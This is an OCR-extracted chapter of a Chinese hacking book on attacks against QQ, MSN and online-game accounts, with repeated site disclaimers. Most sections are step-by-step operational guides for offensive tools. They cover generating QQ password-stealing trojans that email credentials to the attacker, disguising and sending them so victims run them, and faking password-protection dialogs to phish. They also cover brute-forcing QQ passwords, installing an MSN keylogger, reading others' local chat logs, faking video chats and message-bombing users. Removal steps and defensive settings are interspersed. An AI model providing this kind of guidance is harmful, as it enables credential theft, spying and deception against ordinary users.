免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第五章 通讯工具黑客攻防



图 5-1



图 5-2

单击【查找目标】按钮，直接进入 QQ 的安装目录，然后将 QQ2005 正式版免密码本地登录器复制粘贴到该目录下，如图 5-4 所示。



图 5-3



图 5-1

步骤 2 在 QQ 目录下运行“qq2005 正式版免密码本地登录器”，在弹出的如图 5-5 所示的对话框中单击【应用补丁】按钮，弹出如图 5-6 所示的“QQ.exe”文件创建提示框，在该提示框中单击【是】按钮，覆盖已存在的“QQ.exe”文件。



图 5-5




图 5-6

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客\攻防 大全

步骤3 在该目录下运行“QQ.exe”，如图 5-7 所示，启动 QQ，在打开的如图 5-8 所示的“QQ 用户登录”对话框中选择一个在本地登录过的 QQ 号码，输入任意密码后单击【登录 QQ】按钮，此时弹出如图 5-9 所示的“登录失败”提示框，单击【关闭】按钮即可完成该 QQ 号码的离线登录，如图 5-10 所示。



图 5-7



图 5-8




图 5-9



图 5-10

步骤4 查看目标 QQ 号的聊天记录：

右键单击该号码中的联系人，在弹出的右键菜单中依次执行【聊天记录】→【查看聊天记录】命令，如图 5-11 所示，此时即可在打开的如图 5-12 所示的“信息管理器”中查看该号码中的聊天记录。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第五章 通讯工具黑客攻防



图 5-11

图 5-12

3. QQ 视频欺骗

是一个录像软件，相信很多朋友都知道这个软件，但是把这个软件录下来的文件用在 QQ 视频上，会是另外一种效果。

它可以轻松帮你录下和你视频聊天的人的视频影像并保存下来，有了这些影像就可以轻易的“欺骗”今后和你视频聊天的人了。在 QQ 上播放影像给对方看，对方通常就会以为他看见的就是真正的你！

Camtasia 是一款专门捕捉屏幕音影的工具软件。它能在任何颜色模式下轻松地记录屏幕动作，包括影像、音效、鼠标移动的轨迹，解说声音等等，另外，它还具有及时播放和编辑压缩的功能，可对视频片段进行剪接、添加转场效果。它输出的文件格式很多，有常用的 AVI 及 GIF 格式，还可输出为 RM、WMV 及 MOV 格式，用起来极其顺手。Camtasia 还是一款视频编辑软件，可以将多种格式的图像、视频剪辑连接成电影，输出格式可以是 GIF 动画、AVI、RM、QuickTime 电影（需要 QuickTime 4.0 以上）等，并可将电影文件打包成 EXE 文件，在没有播放器的机器上也可以进行播放，同时还附带一个功能强大的屏幕动画抓取工具，内置一个简单的媒体播放器。

详细操作如下：

步骤 1 下载并安装 Camtasia Studio

从网站下载安装文件，双击运行，进入如图 5-13 所示的“Welcome to the Camtasia Studio 4 Installation Wizard”（欢迎安装）界面，在该界面中单击【Next】（下一步）按钮，进入如图 5-14 所示的“License Agreement”（许可证协议）界面。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 5-13



图 5-14

对话框会显示许可协议，通常都是会选择同意才能继续安装，点选“*I accept the license agreement*”（我同意协议内容）单选按钮，然后单击【Next】（下一步）按钮，进入如图 5-15 所示的“Licensing”（许可）界面。

在该界面中选择认证的类型，然后单击【Next】（下一步）按钮，进入如图 5-16 所示的“Installation Folder”（安装文件夹）界面。




图 5-15



图 5-16

在该界面中设置该软件的安装文件夹，然后单击【Next】（下一步）按钮，进入如图 5-17 所示的“Camtasia Studio 4 Add-ins”（Camtasia Studio 4 插件安装）界面。

在该界面中勾选其中的复选框，选择该插件的安装，完成之后单击【Next】（下一步）按钮，进入“Optional Components”（可选组件）界面。



图 5-17

第五章 通讯工具黑客攻防

在该界面中选择需要的组件，然后单击【Next】(下一步)按钮，进入如图 5-18 所示的“Ready to Install the Application”(准备安装)界面。

在该界面中选择安装后的启动方式等选项，之后单击【Next】(下一步)按钮，进入如图 5-19 所示的“Updating System”(更新系统)界面。




图 5-18




图 5-19

在该界面中稍等片刻，系统即可自动跳转到如图 5-20 所示的“Camtasia Studio 4 has been successfully installed”(完成安装)界面。

在该界面中单击【Finish】(完成)按钮，完成 Camtasia Studio 的安装操作，此时即可在桌面上看到该软件的快捷方式，如图 5-21 所示。




图 5-20



图 5-21

步骤 2 记录视频聊天

双击桌面上的快捷方式运行 Camtasia Studio，即可弹出如图 5-22 所示的“Welcome”(欢迎)界面，在该界面中采用默认设置，然后单击【完成】按钮，打开如图 5-23 所示的 Camtasia Studio 程序窗口。

在该窗口中单击 旁边的下三角按钮，在弹出的下拉菜单中选择【CamtasiaRecorder】项，即可弹出如图 5-24 所示的“Camtasia Recorder”窗口，在该窗口中依次执行【Tools】→【Options】命令，打开如图 5-25 所示的“Tools Options”对话框。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5 - 22



图 5 - 23



图 5 - 24



图 5 - 25

在该对话框中选择“Capture”选项卡，然后在“File options”区域中点选“Save as AVI”单选框，设置完成之后单击【确定】按钮，回到“Camtasia Recorder”窗口，在该窗口中选择屏幕录制的对象，如果想要通过安装的摄像头录制自己的视频文件，可以在“Camera”区域中进行设置，由于操作步骤相似，这里笔者以录制屏幕窗口为例进行介绍。

单击上方区域中的下三角按钮，如图 5 - 26 所示，在弹出的下拉菜单中选择【Window】选项，然后再在如图 5 - 27 所示的“Camtasia Recorder”窗口中单击【Record】按钮。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第五章 通讯工具黑客攻防



图 5-26



图 5-27

然后选择将要录制的视频对象，如图 5-28 所示，在选择的对象窗口上单击，即可开始录制视频，如图 5-29 所示。



图 5-28



图 5-29

单击【Stop】按钮，即可完成视频的录制操作，此时系统会弹出如图 5-30 所示的“Camtasia Recorder Preview”对话框。

在该对话框中可以预览录制视频的效果，确认之后单击【Save】按钮，打开如图 5-31 所示的“Save Recording”（保存视频）对话框。

在该对话框中设置视频文件的名称和保存路径，然后单击【保存】按钮，保存所录制的视频文件。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



图 5-30



图 5-31

步骤 3 QQ 视频欺骗

登录 QQ，然后选择一位好友打开聊天窗口，如图 5-32 所示，执行【给对方播放影音文件】命令，即可打开如图 5-33 所示的“请选择准备播放的影音文件”对话框，在该对话框中选择要给对方播放的视频文件，这里选择刚刚录制的视频，接着单击【打开】按钮。




图 5-32



图 5-33

这个时候向该 QQ 好友发送视频聊天的请求，一旦聊天请求被接受，即可虚拟出与该好友进行视频聊天的状态，自己的视频窗口中即可出现录制的影像，如图 5-34 所示，而对方会误认为是你在使用摄像头进行视频聊天，如图 5-35 所示，就达到了视频欺骗的目的。

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第五章 通讯工具黑客攻防



图 5-34



图 5-35



第 2 节 破解 QQ 密码

QQ 是现在使用最多的即时通讯软件，所以针对 QQ 的攻击极其丰富，而使用的手段更是层出不穷，下面就介绍几种常用的黑客工具。

1. QQ 远程盗号木马

QQ 远程盗号木马是一种盗取 QQ 密码的木马病毒。直接运行木马即可，木马会自动潜伏到电脑里，并长期监视。将木马通过 QQ 或邮件发送给对方，想方设法让他运行，如果他运行了该程序，首先他的 QQ 会被强行关闭，随后盗号木马就会潜伏到他的系统里，如果他再次登陆 QQ，那他的 QQ 密码会立即被木马捕获。任何时候任何人只要在该机器上用 QQ，都难逃此劫。

使用 QQ 远程盗号木马盗取 QQ 密码的方法如下所示：

步骤 1 设置 QQ 远程盗号木马

从网站上下载 QQ 远程盗号木马安装文件，然后双击运行，在打开的“许可”对话框中，阅读许可协议，通常我们都会选择【接受】按钮，进入“WinRAR 自解压文件”对话框。

在该对话框中设置目标文件夹，或者单击【浏览】按钮，再在弹出的对话框中选择一个安装路径和文件夹，最后单击【安装】按钮，完成安装文件的解压缩工作，得到安装文件夹。

在图中我们可以看到，安装文件夹内有三个文件：CreateQQ.exe (QQ 木马生成器)，QQ.dat 和使用说明文本文档。打开“使用说明”文件，了解这个软件的使用方法。

双击窗口中的 CreateQQ.exe 文件，打开“QQ 盗号木马生成器”对话框。

在该对话框中的“接受密码邮箱”文本框中，输入接受 QQ 密码文件的邮箱地址，单击【生成 QQ 盗号木马】按钮，打开“另存为”对话框。

在此对话框的“文件名”输入框中为生成的盗号木马取一个有吸引力的名称，甚至在需要的时候还可以为将要保存的木马文件重新设置一个保存路径，最后单击【保存】按钮，木马

文件就生成了。

步骤2 启动木马文件

这时候就应该想一切办法，把木马文件发送给盗号对象，我们可以选择 QQ 传送文件的方式，可是因为 QQ 发送文件时考虑到安全因素会往往拒绝接受文件，所以要把木马文件压缩成 RAR 格式。

登录自己的 QQ 号，打开 QQ 聊天窗口，打开“与某某聊天中”的对话框。

在该对话框中单击 图标，在弹出的“打开”对话框中，选择压缩后的木马文件，单击【打开】按钮向对方发送该木马文件。

这时候就应该想尽一切办法让对方解压缩文件并运行，一旦对方一运行该木马文件，马上他的 QQ 会被强行关闭，接着出现错误提示以迷惑他（并非运行错误），随后盗号木马就会潜伏到他的系统里，如果他再次登陆 QQ，那他的 QQ 密码会立即发送到你的邮箱。以后任意一个 QQ 在这台机器上运行，都会被盜取密码。

步骤3 QQ 远程盗号木马的卸载

卸载 QQ 远程盗号木马的具体操作如下所示：

(1) 删除相关注册表项

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\SysSever
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RecAdr

(2) 重启计算机，删除系统目录（Windows 98 为 system，Windows2000/xp 为 system32）下的 SHost.exe、QHK.dll 文件。

2. “QQ 枪手”网吧盗号

该木马通过安装定时器和挂接钩子来获取用户的 QQ 密码，然后通过自带的 SMTP 引擎发送到木马安装者的邮箱里去。不同于以往大多数 QQ 木马，只能针对单一版本的 QQ，该木马可以盜取几乎所有版本的 QQ 帐号、密码。

使用方法很简单，只需要进行简单的配置即可，具体如下所示：

步骤1 下载该软件并解压后，直接运行其中的 EXE 文件，此时即可打开配置界面。

步骤2 在配置界面输入自己的信箱和密码，该软件支持的信箱有 163.com、sina.com、sohu.com、163.net、263.net、china.com 以及 21cn.com 等，输入完毕后单击【安装】按钮即可弹出如图 5-49 所示的提示框。

如果输入的邮箱和密码有误，可以单击【否】按钮返回进行修改，否则单击【是】按钮即可弹出如图 5-50 所示的“安装后门程序成功”的提示。

这样，只要有人用这台机器登录 QQ，其 QQ 号和密码等信息就会自动发送到指定的邮箱中，这个时候就可以打开自己的邮箱查看“战果”了。

此外，还要注意的是，该软件是经常到网吧上 QQ 的用户的致命杀手，但是该软件不能截获以注册向导登录的 QQ 帐号和密码，所以使用注册向导登录 QQ 即可躲过 QQ 枪手的“暗枪”。



在自己的机器中卸载“QQ 枪手”的具体操作步骤如下所示：

步骤 1 使用 Ctrl + Shift + Esc 组合键,打开“Windows 任务管理器”窗口,在该窗口中的“进程”选项卡下选择进程“AudioEx255. exe”,然后单击【结束进程】按钮,关闭该进程。

步骤 2 到系统目录下将 AudioEx255. exe 文件删除。

3. QQ 机器人疯狂在线盗号

要想在线破解 QQ 密码,就得用到 QQ 机器人这款软件了,当别人打开你设置的木马时,他的 QQ 密码将自动发送到你指定的邮箱中。

QQ 机器人在线破解 QQ 密码的详细操作如下所示:

步骤 1 下载 QQ 机器人,运行其中的 EXE 文件,此时弹出【QQ 机器人】窗口,这个窗口看起来像 QQ 登录窗口。

在该界面中的“用户号码”文本框中输入要在线破解的 QQ 号码,然后单击下面的【开始校验】按钮,即可启用 QQ 机器人逐一检验 QQ 密码,直到通过服务器的验证为止。

步骤 2 在线破解的速度通常是很慢的,并且还需要对软件进行一些设置,来使得破解速度加快。

(1)勾选“运用键盘编码”复选框:“运用键盘编码”指的是在逐个检验密码时,使用键盘编码类的字符来做口令。

(2)勾选“使用字典工具”复选框:勾选该选项表示使用指定的字典工具里面的文件作为口令,这类字典工具很多,具体设置在“设置参数”选项进行设定,一款好的字典工具对于密码破解是非常重要的。

(3)“设置参数”:单击“QQ 机器人”窗口中的【设置参数】按钮,即可打开“设置参数”对话框,在该对话框中进行一些选项的设置,设置完成之后单击【确定】按钮即可。

通过以上的设置,黑客就可以让 QQ 机器人在线破解 QQ 密码了。

4. 通过消息诈骗获取 QQ 密码

现在很多黑客经常使用这种方式获取 QQ 密码,发送欺骗性消息,使对方上当。往往一些人贪小便宜,一不留神相信了黑客发送的消息就上了当,如果收到消息的 QQ 用户按照其中内容进行操作,并且如实输入了自己的 QQ 号码和密码,此时,这个 QQ 号应该就被这些黑客们盗取了。

如今的 QQ 消息欺骗的情况层出不穷,方式也都五花八门,用户一定要谨慎对待陌生人的消息,并且腾迅公司很早就宣布,不会以任何借口、任何方式让大家提供 QQ 密码、身份证件、密码保护资料,客户如有遇到此类信息,一律为虚假信息。

5. 谨慎对待“QQ 密码保护”

QQ 密码丢了,要想找回,最好的方法就是申请腾讯官方提供的密码保护。有了密码保

护，密码不管是忘记了，还是被人盗取了，都能找回来。

腾讯 QQ 密码保护的设置如下：

步骤 1 在运行的 QQ 程序中依次执行【菜单】→【安全中心】→【安全设置】命令，此时打开“QQ 设置”对话框。

步骤 2 在该对话框中单击【申请 QQ 密码保护】按钮，打开网页，在该网页中单击【马上登录】按钮，打开登录页面。

步骤 3 在该页面中输入 QQ 号码和密码等，然后单击【登录】按钮，来到“QQ 帐号服务中心”页面。

在该页面中选择要修改的密码保护的选项，这里在“密码保护问题”项后单击“修改”链接，打开“修改密码保护问题”页面，在该页面中设置更为安全的密码保护问题，完成之后单击【确定】按钮，回到“QQ 帐号服务中心”页面。

在该页面中读者还可以进行其他的设置，直至把自己的 QQ 密码保护设置到最高的安全级别为止。

正因为 QQ 密码保护的功能的强大，有一些人就用了这一点，仿造 QQ 密码保护，从而骗取一些人的 QQ 密码。

“QQ 密码反保精灵”就是这样的一类程序，使用他可以将自己伪装成一个“QQ 在线申请密码保护”程序文件，只要 QQ 使用者按照提示输入相关信息，攻击者就可轻松盗取 QQ 密码。

下载“QQ 密码反保精灵”之后，他们通常要先对这个程序进行基本的设置，运行“QQ 密码反保精灵”，双击“申请密码保护”，弹出“QQ 密码反保精灵 1.0”后台控制程序。

在后台控制程序的页面中，进行密码保存文件的位置设定或者指定接收密码的邮箱，攻击者就可以将伪装好的“QQ 在线申请密码保护”程序文件发送给被攻击者。只要这个软件一运行，并填好相关的密码保护选项，那么填写内容 QQ 的密码就已经传到别人那里了。

这种方法主要是对刚入门的人有用，攻击者开始可能会关心的问对方是否申请了密码保护，在没有的时候，攻击者才可以用这种方法进行欺骗，因此“QQ 密码保护”使用的时候要谨慎，同时，一定要登录腾讯的网站(<http://service.qq.com/psw/mo.shtml?pswid.htm>)或者在 QQ 程序中申请密码保护。



第 3 节 QQ 信息炸弹

由于 QQ 采用的 UDP 协议本身并不可靠，能被轻易利用，所以就“造就”了一大批所谓的“QQ 信息炸弹”。它们伪造数据包，向受害者发送大量的垃圾信息。令人郁闷的是，一般的网络防火墙会认为这些数据包是合法的，并不进行拦截。但大量的 QQ 垃圾数据包不但会令人讨厌，还会导致网络变慢，甚至导致死机。

如果腾讯公司在设计 QQ 时将两次发送消息的时间间隔设置得太长，就可能会影响到



用户正常的聊天交流，而如果太短，则信息炸弹就有了生存之地。从这个角度来说，只要能发消息，信息“炸弹”就不可能根除。

1. 信息炸弹的发送

下面介绍小勇 QQ 炸弹攻击器，它可以发送无数个信息给 QQ 好友，从而对该好友实施 QQ 信息炸弹攻击，详细的操作如下：

步骤 1 从网站上下载小勇 QQ 炸弹攻击器，然后双击运行“小勇 QQ 炸弹正式版.exe”文件，此时打开小勇 QQ 炸弹使用对话框。

步骤 2 打开聊天窗口，开始聊天，输入聊天内容，并把聊天内容复制下来，接着在小勇 QQ 炸弹使用对话框中单击【开始炸他】按钮，不停地按下 Ctrl + V 组合键进行粘贴，即可在短时间内对该好友发送无数个相同的信息。

2. 防范 QQ 信息炸弹

很多 QQ 用户遭受过信息炸弹的攻击，给 QQ 的使用带来了很多不方便，于是腾讯官方针对这个问题做了不小的努力，然而俗话说“上有政策，下游对策”，网络上仍然还有一些恶意的骚扰者不断的出现在用户的陌生人名单中，不停地发消息“炸弹”，我们只得用下面的方式来抵御信息炸弹的攻击：

●拒绝陌生人的炸弹

在 QQ 的运行窗口中依次执行【菜单】→【设置】→【系统设置】菜单项，此时打开“QQ 设置”对话框。

在该对话框中单击左边栏目的“基本设置”项，然后勾选“拒绝陌生人消息”复选框，然后单击【确定】按钮完成此项的设置。

这样设置以后就不再显示陌生人发送的信息了，于是信息炸弹也就失灵了。

●拒绝来自好友的炸弹

在好友栏目中右键单击给自己发送信息炸弹的好友，在弹出的右键菜单中选择“查看好友资料”菜单项，打开“查看资料”对话框。

在该对话框中选择“备注/设置”选项卡，在该选项卡下勾选“不接收该好友发过来的任何消息”复选框，然后单击【修改】按钮提交修改内容，完成此项操作即可拒绝来自该好友的信息炸弹。

●拒绝“身份认证”信息炸弹

由于 QQ 身份认证机制的局限性，目前理论上还没办法完全防止这种“身份认证”信息炸弹，因此我们只能采取拒绝任何人加为好友的方法，才能保证自己可以完全远离信息炸弹的骚扰。

详细操作如下所示：

在 QQ 的运行窗口中依次执行【菜单】→【设置】→【个人设置】菜单项，此时打开“QQ 设置”对话框。



在该对话框中单击左边栏目的“身份验证”项，然后勾选“不允许任何人把我列为好友”单选框，然后单击【确定】按钮完成此项的设置。



第 4 节 MSN 攻击与防范

因为某些原因，白领用户习惯用 MSN 交流，好像是 MSN 用起来比较安全、稳定，可是事实上 MSN 同样拥有众多的安全问题。

1. 窃取 MSN Messenger 用户密码

MSN Messenger Keylogger 是专门盗取 MSN 用户密码的一款软件，在机器中安装了监视程序以后，可以将 MSN 用户的所有键盘记录发送到特定设置的邮箱当中，MSN 的密码就被盗取了。

详细的操作如下所示：

步骤 1 从网站上下载 MSN Messenger Keylogger 2.7 的压缩包，解压缩之后双击运行其中的可执行文件“MSN Messenger Keylogger 2.7”，弹出【MSN Messenger Keylogger】提示框。

步骤 2 在该提示框中阅读完其中的提示信息后，单击【确定】按钮，关闭此提示框。

步骤 3 然后按下组合键“CTRL + ALT + 8”，打开如图 5-74 所示的【MSN Keylogger 2.7 Trial】对话框。

在该对话框中的“E-mail”文本框中指定特定的邮箱地址，然后单击【Hide】按钮隐藏该对话框，如此即可记录在该台机器中登录和使用 MSN 的键盘信息，并将其发送到所指定的邮箱中。

步骤 4 如果要卸载该监视程序，可以在【MSN Keylogger 2.7 Trial】对话框中单击【Uninstall】按钮，然后弹出提示框，提示用户是否确定卸载该软件，在该提示框中单击【是】按钮，即可开始卸载软件，如图 5-76 所示。

2. 偷看本地 MSN 聊天记录

MSN 聊天记录查看器就是一款可以在本地查看 MSN 聊天记录的免登录软件，该软件的具体使用方法如下所示：

步骤 1 下载 MSN 聊天记录查看器 3.1 华军版，然后运行其中的 EXE 文件，即可打开“MSN 聊天记录查看器”主程序界面。

步骤 2 在左边栏目中点击想看的选项，就可以在右边区域中看到在本地登录过的 MSN 聊天记录。

3. 查看本地登录过的 MSN 用户密码

“道高一尺魔高一丈”，号称安全稳定的 MSN 也是有安全隐患的，使用 MSN 密码破解工



具,本地登录过的 MSN 帐号和密码可以轻松被截取。

详细的操作如下所示：

从网站上下载 MSN 密码破解工具的压缩包,解压缩之后,运行其中的可执行文件“密码破解工具”,弹出【Messen Pass】程序应用窗口。

在该窗口中即可看到本地登录过的 MSN 用户帐号和密码等相关信息。

4. 保护 MSN 用户密码

防止 MSN 密码的安全,最简单的方法就是把帐户密码设置得复杂,从而增加破解的难度。所以编者建议 MSN 用户设置密码千万不要设置简单了,而要设置成复杂的字符串,提高安全系数。

密码的详细操作如下所示：

步骤 1 打开地址为“<http://cn.msn.com>”的网页,在该界面中单击“登录”超链接,打开“登录”页面。

步骤 2 在该页面中输入电子邮箱地址(也是 MSN 用户名)和密码,然后单击【登录】按钮登录 MSN 中国的网站,单击“Hotmail”超链接,登录到 Hotmail 邮箱。

步骤 3 在邮箱的首页中单击“选项”超链接,打开页面,在该页面中单击“管理帐户”区域中的“查看并编辑您的个人信息”超链接,打开页面。

步骤 4 在该页面中可以根据需要修改用户的各种个人信息,比如用户密码、问题以及备选电子邮件地址等,这里在“密码”项后面单击“更改”超链接。

此时打开修改密码页面,在该页面中先输入原有的密码之后,即可选择一个安全系数较高的复杂字符串作为自己的新密码,输入新密码且确认以后,单击【保存】按钮,即可将新设定的密码提交到邮件服务器,密码的修改也就完成了,由于 Hotmail 邮箱和 MSN 用户的相关性,所以 MSN 用户密码也跟着修改了。

上面说过 QQ 用户可以通过设置“QQ 密码保护”来加强 QQ 密码的安全性,从而减小密码被黑客盗取的几率;同样道理,MSN 也有密码保护,在 MSN 密码丢失以后而不能登录时,这个时候就用到 MSN 密码找回的技术了。

详细的操作如下：

步骤 1 在登录 MSN 邮箱的时候,如果发现密码不正确而提示登录失败,可以单击登录框下方的“忘记密码了?”超链接。

在打开的页面中,输入要修正密码的邮箱地址及验证字符串,然后单击【继续】按钮。

步骤 2 此时打开“重新设置密码”页面,在页面中单击“提供帐户信息并回答机密问题”超链接,打开“确认帐户信息”页面。

在该页面中确认账户信息并提供机密答案,然后单击【继续】按钮,即可打开“创建新密码”页面。

步骤 3 在该页面中为帐户重新创建密码,然后单击【继续】按钮,打开“添加备选电子邮件地址”页面。

步骤4 为了方便以后接收密码重设邮件，在该页面中添加备选电子邮件地址，确认之后单击【继续】按钮，即可进入“成功更改密码”页面。

在该页面中单击【完成】按钮，即可成功找回丢失了密码的 MSN 帐户，并且为帐户添加专门负责接收密码重设邮件的邮箱地址，以后一旦自己的密码被人再次修改，就可以打开这个邮箱，查看密码被修改的详细记录。



第5节 学习心得

这一章重点介绍了黑客针对腾讯 QQ 和 MSN 等即时通讯软件常用攻防手段，读者一定要注意，不管是偷看别人的聊天记录还是盗取别人的帐户密码，都是不道德的做法，编者的介绍只是为了让读者，让用户能够对黑客攻击有一个比较详细的了解，这样才能对黑客的攻击做出正确的措施，才能及时作出反应，避免进一步的损失。凡事预则立，不预则废。害人之心不可有，防人之心不可无，希望大家能够认真学习上面的知识，确保自己的合法权益不受侵害。



第6节 疑难知识点荟萃

1. QQ 被未知病毒或木马攻击，总是自动发送文件，如何解决这种问题？

黑博士解答：首先查找进程 rundll32.exe 并将其删除掉，并且如果有.exe(这里是一个特殊字符而不是空格)进程，也将其删除，然后打开注册表，并将注册表定位到 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\xfile\shell\open\command，将其键值改为 'notepad%1'。然后再将 HKEY_LOCAL_MACHINE\SOFTWARE\Classes\xefile\shell\open\command 的键值修改为'%1'(前面没有那个类似于空格的特殊字符)。

将注册表定位到 HKEY_LOCAL_MACHINE\SOFTWARE\TENCENT\QQ，得到 QQ 目录后转到该目录下，此时可发现有两个文件 TIMPlatform.exe 和 TIMPlatform.exe(注意是数字 1 而不是字母 L)，删除 TIMPlatform.exe(病毒，为 WinRAR 图标)，把 TIMPlatform.exe 改名为 TIMPlatform.exe。

需要删除的病毒文件(都为 WinRAR 图标，假设 Windows 目录为 C:\WINDOWS\)

C:\WINDOWS\system\rundll32.exe
C:\WINDOWS\system32.exe
C:\WINDOWS\system32\notepad.exe



第六章 网络游戏黑客攻防

黑客任务

学习这一章，需要掌握网络游戏中盗取密码、攻击以及入侵的知识，然后学习这些方面的防范技巧。

现在网络游戏遍地开花，网络游戏帐号的安全问题也日渐提上日程，了解了黑客对网游侵扰的方法，依次做出防范，才能保护好自己的帐号安全，创造一个公平的游戏环境。



第1节 网游盗号常用的软件

游戏帐号被盗是经常会遇到的事情，花了巨大的精力积累起来的游戏设备，顷刻间化为乌有，让玩家无比痛心，鉴于此，只有明白了黑客盗取帐号的全过程，才能正确地做出防范。接下来的就是常用的盗号工具。

1. 盗密之王——密码结巴

密码结巴是一款专业化、工程化的软件，之所以被称为“盗密之王”，偷用户各种密码，包含：游戏密码、局域网密码、腾讯 QQ 帐号和密码、POP3 密码、Win9x 缓存密码及拨号帐号等等。这个木马所偷密码的范围很广，对广大互联网用户的潜在威胁也巨大。

密码结巴可以记录键盘输入的密码，也可以通过其他手段获取密码（如复制），截取之后，会发送到指定的邮箱当中。

详细的操作如下：

步骤 1 双击并运行下载得到的密码结巴安装文件，即可打开如图 6-1 所示的对话框。

步骤 2 单击【是】按钮，即可打开如图 6-2 所示的对话框，在该对话框中的“密码接收邮箱”文本框中，输入密码的接收邮箱，一般支持 SMTP 的邮箱都可以，包括免费邮箱，比如 163.com、126.com、hotmail.com 等。还可以选择单击【测试】按钮，就可以对邮箱进行测试，

